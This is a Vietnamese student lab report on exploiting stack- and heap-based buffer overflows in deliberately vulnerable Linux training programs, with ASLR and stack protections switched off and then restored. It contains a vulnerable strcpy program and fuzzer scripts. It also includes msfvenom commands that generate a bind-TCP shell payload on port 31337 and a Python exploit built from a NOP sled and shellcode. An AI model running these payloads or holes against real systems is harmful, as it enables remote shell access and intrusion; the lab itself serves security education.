Họ và tên: Nguyễn Lương Thùy Dương

MSSV: 0950080044

Lớp: 09\_CNPM2

**Lab 3**

[**cau1(1).mp4**](cau1(1).mp4)

[**cau1(2).mp4**](cau1(2).mp4)

**Câu 1: Khai thác lỗi Stack-based Buffer Overflow trên Linux 64 bit**

* 1. Soạn thảo 1 chương trình buf.c

Bước 1: **mkdir bufferoverflow && cd bufferoverflow**

Bước 2: **nano buf.c**

Bước 3:

**#include<stdio.h>**

**#include<string.h>**

**int main(int argc, char \*argv[])**

**{**

**char buf[100];**

**strcpy(buf,argv[1]);**

**printf("Input was: %s\n",buf);**

**return 0;**

**}**

A screenshot of a computer program

Description automatically generated

* 1. Biên dịch chương trình buf.c: “$gcc -g -fno-stack-protector -z execstack buf.c -o buf “

A screenshot of a computer program

Description automatically generated

1.3 Tắt chức năng Address Space Layout Randomization (ASLR)

**sudo sysctl kernel.randomize\_va\_space=0**

A computer screen shot of a program code

Description automatically generated

1.4 Cài đặt gdb và bắt đầu debug chương trình

**Bước 1: sudo apt update && apt install gdb -y**

A screen shot of a computer

Description automatically generated

Bước 2: **sudo nano /etc/apt/sources.list**

A computer screen shot of a computer code

Description automatically generated

A screen shot of a computer

Description automatically generated

Bước 3: **sudo apt update**

A computer screen shot of a program

Description automatically generated

1.5 Bên trong môi trường gdb, chọn cú pháp assembly theo kiến trúc Intel và chuyển hàm main thành ngôn ngữ assembly:

Bước 1: **set disassembly-flavor intel**

Bước 2: **disass main**

A screen shot of a computer code

Description automatically generated

Bước 3: **x/100x $rsp-200**

A group of numbers on a black background

Description automatically generated

[**cau2.mp4**](cau2.mp4)

**Câu 2: Khai thác lỗi Buffer Overflow với Listening Shell**

Tham khảo: <https://samsclass.info/127/proj/ED203.html>


Trong cửa sổ Terminal, thực hiện các lệnh sau:

Bước 1**: Wget -nv** [**https://samsclass.info/127/proj/ED3a.c**](https://samsclass.info/127/proj/ED3a.c)

A computer screen shot of a computer program

Description automatically generated

Bước 2: **Wget -nv** [**https://samsclass.info/127/proj/ED3a**](https://samsclass.info/127/proj/ED3a)




Bước 3: **Chmod a+x ED3a**

Bước 4: **./ED3a**

A computer screen shot of white text

Description automatically generated

Bước 5 : Xem mã nguồn **cat ED3a.c**



**Bước 6: tạo file tên : nano fuzzer**

**“ #!/usr/bin/python3**

**import sys**

**length = int(sys.argv[1])**

**print('A' \* length) “**

**A screenshot of a computer program

Description automatically generated**

Save the file with **Ctrl+X**, **Y**, **Enter**.

- Thực thi các lệnh này để làm cho fuzzer có thể thực thi được và kiểm tra nó: **chmoda+x fuzzer**

A screen shot of a computer screen

Description automatically generated

- Thực hiện các lệnh này để kiểm tra chương trình với các đầu vào có độ dài 1000 và 1010.

**./ED3a $(./fuzzer 1000) ./ED3a $(./fuzzer 1010)**

- Thực hiện các lệnh này để tải chương trình vào gdb và chạy nó.

**Gdb -q ED3a** ; **Run $(./fuzzer 1020)**

**A computer screen shot of a computer code

Description automatically generated**

- Trong cửa sổ Terminal, thực hiện lệnh: **nano ex1**

Nhập mã này:

**#!/usr/bin/python prefix = &#39;A&#39; \* 1000**

**pattern = &#39;BBBBCCCCDDDDEEEEFFFF&#39;**

**print prefix + pattern**

**A screenshot of a computer

Description automatically generated**

- Thực thi các lệnh này để chạy khai thác trong trình gỡ lỗi: **chmod a+x ex1 ;**


**gdb -q ED3a; run $(./ex1)**

**A computer screen shot of a program

Description automatically generated**

* Hiển thị các khai thác có sẵn cho nền tảng Linux, liên kết một trình bao với một cổng TCP:

**sudo msfvenom -l payloads | grep linux | grep bind\_tcp**

****

* Khai thác đánh dấu ở trên: **linux / x86 /shell\_bind\_tcp**
* Để xem các tùy chọn tải trọng, hãy thực hiện lệnh này


**sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options**

A screenshot of a computer

Description automatically generated

* Thực chiện câu lệnh:

**sudo msfvenom -p linux/x86/shell\_bind\_tcp LPORT=31337 -f python**




* **sudo msfvenom -p linux/x86/shell\_bind\_tcp LPORT=31337 AppendExit=true -e x86/alpha\_mixed -f python**

**A screenshot of a computer

Description automatically generated**

**Copy các câu lệnh bắt đầu băng buf**

****

Sau đó, trong CỬA SỔ MÁY CHỦ, tạo file : **nano ex2**

**#!/usr/bin/python3**

**import sys**

**paste các câu lệnh buf ra**

**A screenshot of a computer program

Description automatically generated**

Tiếp đến :

**nopsled = b'\x90' \* 500**

**suffix = b'A' \* (1012 - len(nopsled) - len(buf))**

**eip = b'1234'**

**attack = nopsled + buf + suffix + eip**


**sys.stdout.buffer.write(attack)**

A screenshot of a computer

Description automatically generated

- Thực thi các lệnh này : **chmod +x ex2**; **./ex2**

- Chương trình chạy, in ra một chuỗi dài các ký tự **kết thúc bằng 1234**



- **Tìm NOP Sled trong RAM**

- Trong cửa sổ Terminal, thực hiện các lệnh: **gdb -q ED3a ;**

**disassemble copier**

A computer screen shot of a program code

Description automatically generated

- Mã chạy đến điểm ngắt: **break \* 0x08049241; run $(./ex2)**

**A computer screen shot of a program code

Description automatically generated**

Trong gdb, thực hiện lệnh này để xem các thanh ghi: **info registers**

A screenshot of a computer code

Description automatically generated

Trong gdb, thực hiện lệnh này để xem khung ngăn xếp: **x/410x $esp**


**A screenshot of a computer code

Description automatically generated**

**0xffffc890**

Thực hiện các lệnh này để sao chép chương trình vào một tệp mới và chỉnh sửa:

**cp ex2 ex3 nano ex3**

****

**gdb -q ED3a**

**run $(./ex3)**

**A computer screen with white text and numbers

Description automatically generated**

[**cau3.mp4**](cau3.mp4)

**Câu 3: Khai thác lỗi Heap-based Buffer Overflow trên Linux 64 bit**

3.1. Tham khảo hướng dẫn khai thác lỗi Heap-based buffer overflow

<https://samsclass.info/127/proj/ED205c.html>

* Thực hiện các câu lệnh sau:

**wget -nv https://samsclass.info/127/proj/ED205.c**

**wget -nv https://samsclass.info/127/proj/ED205**

**chmod a+x ED205**

**./ED205 HELLO**

* Kết quả:



* Xem mã nguồn: **cat ED205.c**

A screenshot of a computer program

Description automatically generated

* Quan sát đóng:
  + **gdb -q ./ED205**
  + **list 31,34**
  + **b 33**
  + **run AAAA**
  + **info proc map**

A computer screen shot of a program

Description automatically generated

**x/130x 0x804b000:**

**A screenshot of a computer screen

Description automatically generated**

Tìm chức năng “nowinner”: **disassemble nowinner**

**A screen shot of a computer program

Description automatically generated**

* Tiếp đến tại file: **Nano h1**
* Nhập mã này, như hiển thị bên dưới:

**#!/usr/bin/python**

**print 'A' \* 70 + '00112233445566778899'**

A screen shot of a computer

Description automatically generated

* Gỡ lỗi:

**chmod a+x h1**

**./h1**

**./ED205 $(./h1)**

Kết quả:

A screen shot of a computer

Description automatically generated

Tiếp đến tạo file:

**cp h1 h2**


**nano h2**

**A screenshot of a computer program

Description automatically generated**

- Sửa đổi tệp:

**#!/usr/bin/python**

**print (‘A’ \* 80 + ‘1234’) **

- Gỡ lỗi:

**gdb -q ./ED205**

**run $(./h2)**

**info registers**

A computer screen shot of a computer

Description automatically generated

[**cau4.mp4**](cau4.mp4)

**Câu 4: Các giải pháp ngăn chặn tấn công Buffer Overflow**

4.1. Biên dịch lại chương trình buf.c ở Câu 1, lần lượt KHÔNG dùng tham số

**-fno-stackprotector** và **-z execstack.**

Bước 1: **cd bufferoverflow**

Bước 2: **gcc -g buf.c -o buf**

Bước 3: **sudo sysctl kernel.randomize\_va\_space=0**

Bước 4: **gdb -q buf**

Bước 5: **set disassembly-flavor intel**

Bước 6: **disass main**

Kết quả

**A screenshot of a computer program

Description automatically generated**

Bước 7: **run $(python2 -c "print ‘A’\*100 + ‘B’\*12 + ‘C’\*8 +’D’\*6")**

Bước 8: **info registers**

Kết quả

**A screenshot of a computer

Description automatically generated**

4.2. Bật lại chức năng Address Space Layout Randomization (ASLR).

Bước 1: **sudo sysctl kernel.randomize\_va\_space=2**

Bước 2: **set disassembly-flavor intel**

Bước 3: **disass main**

**A screen shot of a computer program

Description automatically generated**

Bước 4: **run $(python2 -c "print ‘A’\*100 + ‘B’\*12 + ‘C’\*8 +’D’\*6")**

Bước 5: **info registersA screenshot of a computer

Description automatically generated**

Bước 6: **x/100x $rsp-200**

**A screenshot of a computer screen

Description automatically generated**

**--Hết--**